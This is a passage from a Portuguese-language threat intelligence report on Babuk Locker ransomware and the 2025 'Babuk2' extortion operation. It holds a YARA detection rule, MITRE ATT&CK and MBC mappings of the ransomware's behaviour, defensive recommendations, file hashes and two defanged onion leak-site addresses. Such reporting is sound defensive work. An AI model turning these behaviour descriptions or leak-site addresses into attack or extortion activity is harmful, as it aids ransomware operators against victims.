Em 2025, o surgimento do chamado “**Babuk2**”, liderado pelo ator conhecido como “**Bjorka**”, parece mais uma tentativa de capitalizar a notoriedade do grupo original do que de representar uma ameaça real com novas capacidades técnicas. As evidências disponíveis indicam que essa nova operação não está conduzindo campanhas de ransomware ativas, mas sim reutilizando dados vazados anteriormente, tanto por outros grupos quanto pelo próprio Babuk — em uma estratégia de extorsão oportunista.

A ausência de amostras técnicas recentes, a sobreposição de vítimas com outros grupos e o histórico de vazamentos envolvendo o próprio operador da nova campanha, reforçam a hipótese de que se trata de uma operação sem vínculo direto com os operadores originais, baseada unicamente na exploração de dados reciclados. Diante disso, é fundamental manter o alerta para tentativas de golpe baseadas na reputação de grupos conhecidos. Organizações devem adotar uma postura crítica diante de alegações de comprometimento e, sobretudo, fortalecer suas defesas cibernéticas com foco na **prevenção proativa**.

7 OPERACIONAL

7.1.1 Engenharia de Detecção

Tendo compreendido as principais capacidades do **Babuk Locker**, fomos capazes de construir uma regra Yara, com o propósito de detectarmos a presença das amostras desta família.

```
rule mal_babuk_win {
    meta:
        description = "Esta regra detecta todas as versões do Babuk
Locker."
        author = "Ícaro César"
        date = "2025-04-08"
        score = 100
        md5 = "64f7ac45f930fe0ae05f6a6102ddb511"
        malpedia_family = "win.babuk"

    strings:
        $babuk_str_I = "babuk" wide ascii
        $babuk_str_II = "babyk" wide ascii
        $babuk_str_III = "How To Restore Your Files" wide ascii
        $babuk_str_IV = "DoYouWantToHaveSexWithCuongDong" wide
ascii
        $babuk_str_V = "shares" wide ascii
        $babuk_str_VI = "nolan" wide ascii

    condition:
        uint16(0) == 0x5a4d and
        4 of ($babuk_str_*)
}
```

8 MITRE ATT&CK – TTPs

Este tópico apresenta as Táticas, Técnicas e Procedimentos (TTPs) identificados nesta ameaça, conforme o framework MITRE ATT&CK, oferecendo uma visão tática detalhada sobre o comportamento do adversário. O objetivo é permitir o mapeamento das técnicas utilizadas pelos atacantes, facilitando a implementação de contramedidas eficazes e o aprimoramento das defesas de segurança.

Tática	Técnica	Detalhes
Discovery	T1083 File and Directory Discovery	O Babuk Locker implementa um loop por meio de <i>WinAPIs</i> , que realiza o processo de coleta de cada arquivo de maneira recursiva no volume identificado, para realizar o processo de criptografia.
Lateral Movement	T1021.002 Remote Services: SMB/Windows Admin Shares	Com o objetivo de criptografar dados remotos, através de recursos compartilhados em dispositivos remotos na rede, através de <i>winAPIs</i> , o Babuk Locker enumera, se conecta e criptografa arquivos em diretórios remotos.
Defense Evasion	T1562.001 Impair Defenses: Disable or Modify Tools	Com o objetivo de impedir que determinadas ferramentas em execução, impeçam o funcionamento correto do ransomware, o Babuk Locker desabilita determinadas ferramentas, por meio da finalização de processos.
Impact	T1490 Inhibit System Recovery	Com o objetivo de inibir a capacidade de recuperação do sistema, o ransomware deleta as Shadow Copies .
Impact	T1489 Service Stop	Com o objetivo de impedir que determinados serviços em execução, impeçam o funcionamento correto do ransomware, o Babuk Locker desabilita determinados serviços.
Impact	T1486 Data Encrypted for Impact	Pela sua natureza, o Babuk Locker criptografa os arquivos do sistema, após exfiltrá-los, afim de que se peça um resgate de tais arquivos, sobre ameaça de publicá-los em seu <i>DLS</i> .

Tabela 1 - Mapeamento MITRE ATT&CK do Babuk.

9 MALWARE BEHAVIOR CATALOG (MBC)

Com o objetivo de documentar o comportamento evolutivo do **Babuk Locker**, através do [Malware Behavior Catalog \(MBC\)](#), segue abaixo uma tabela de referência das técnicas identificadas durante nossa análise.

Tática	Técnica	Detalhes
Discovery	File and Directory Discovery	O Babuk Locker Ransomware implementa um loop por meio de WinAPIs, que realiza o processo de coleta de cada arquivo de maneira recursiva no no diretório atual, para realizar o processo de criptografia.
File System	Create/Write/Delete File	Pela característica de Ransomware, o Babuk Locker implementa diversos loops, no qual ele cria as <i>Notas de Ransomware</i> , Criptografa os Arquivos, e altera a extensão para .babyk .
Process	Create Thread	Para que não a amostra fique ocupada com apenas uma atividade, o Babuk Locker implementa <i>Threads</i> que executam atividades de criptografia.
Process	Check Mutex	Para checar se o sistema já havia sido infectado, o ransomware checa a existência do Mutex babuk_v2 .
Process	Create Mutex	Ao identificar que o Mutex babuk_v2 não existe no sistema, o ransomware o cria e segue o seu fluxo.
Impact	Delete Shadow Copies	Com o objetivo de inibir a capacidade de recuperação do sistema, o ransomware deleta as Shadow Copies .
Impact	Data Encrypted for Impact	Por sua natureza, o Babuk Locker criptografa os dados para pedir resgate posteriormente.

Tabela 2 - Mapeamento MBC do Babuk Locker.

10 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Mantenha sistemas e softwares atualizados

- Garanta que todos os sistemas operacionais, aplicativos e softwares de segurança estejam atualizados com os patches mais recentes. Isso corrige vulnerabilidades que podem ser exploradas por atacantes.

Implemente soluções de segurança confiáveis

- Utilize ferramentas de segurança robustas, como antivírus e firewalls, para detectar e bloquear ameaças potenciais.

Realize backups regulares

- Mantenha backups atualizados e armazenados em locais seguros, preferencialmente offline ou em ambientes isolados, para garantir a recuperação de dados sem necessidade de pagar resgates.

Eduque e treine funcionários

- Promova treinamentos regulares sobre segurança cibernética para que os colaboradores reconheçam e evitem e-mails de phishing e outras tentativas de ataque.

Restrinja privilégios de acesso

- Adote o princípio do menor privilégio, garantindo que usuários tenham apenas as permissões necessárias para suas funções, limitando o potencial de movimentação lateral de atacantes na rede.

Monitore e analise atividades da rede

- Implemente ferramentas de monitoramento para identificar atividades suspeitas ou não autorizadas, permitindo respostas rápidas a possíveis incidentes.

Desenvolva um plano de resposta a incidentes

- Estabeleça e teste regularmente um plano de resposta a incidentes específico para ataques de ransomware, assegurando que sua equipe saiba como agir rapidamente para conter ameaças e restaurar operações.

Utilize autenticação Multifator (MFA)

- Implemente MFA para adicionar uma camada extra de segurança, dificultando o acesso não autorizado, mesmo que credenciais sejam comprometidas.

Desative serviços e protocolos não utilizados

- Reduza a superfície de ataque desativando serviços e protocolos desnecessários que podem ser explorados por cibercriminosos.

Realize avaliações de vulnerabilidades

- Conduza avaliações regulares para identificar e corrigir pontos fracos em sua infraestrutura de TI antes que sejam explorados.

11 INDICADORES DE COMPROMETIMENTO

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança *Heimdall*. Diante disto, abaixo listamos todos os Indicadores de Comprometimento (IoCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores do artefato	
md5:	64f7ac45f930fe0ae05f6a6102ddb511
sha1:	499c21991aecc205fd9c64784909d94eb34a9a71
sha256:	550771bbf8a3e5625d6ec76d70ed86f6e443f07ce80ff73e47f8249ddd72a8cf
File name:	orion.exe

Tabela 3 - Indicadores de Comprometimento.

Indicadores do artefato	
md5:	8a4d7e394c43605a39cbe258aed57dd0
sha1:	3527f91c8dc9b20f9910241f38ddf9305da15bfe
sha256:	df4f328aa77a451dbddfad997b95b7be448720184ba9dfe3166e6ea1973ebadb
File name:	8_queue_f_1_multibabyk_ST_5.bin

Tabela 4 - Indicadores de Comprometimento.

Indicadores de URL, IPs e Domínios

Abaixo, podemos observar o *Dedicated Leak Site* ativo do **Babuk2**, aonde os dados exfiltrados de suas vítimas, serão publicados, caso eles não paguem o resgate solicitado pelos afiliados.

Dedicated Leak Site	
TOR Link:	7dikawx73goypgfi4zyo5fcjxwb7agemmiwqax3p54aey4dwobcvcyd[.]onion
Tipo:	Data Leak Site
Descrição:	Site de Vazamento de Dados do Babuk2

Tabela 5 - Dedicated Leak Site Ativo do Babuk2.

Dedicated Leak Site	
TOR Link:	bxwu33iefqfc3rxigynn3ghvq4gdw3gxgna5m4aa3o4vscdeeqhiqad[.]onion
Tipo:	Data Leak Site
Descrição:	Site de Vazamento de Dados do Babuk2

Tabela 6 - Dedicated Leak Site Ativo do Babuk2.

12 REFERÊNCIAS

- Heimdall *by* ISH Tecnologia
- CTI Purple Team *by* ISH Tecnologia
- [MITRE ATT&CK](#)
- [Ransomware.live](#)

13 AUTORES

- Ícaro César – Malware Researcher
- Ismael Rocha – Threat Intelligence Specialist



heimdall
security research

A DIVISION OF ISH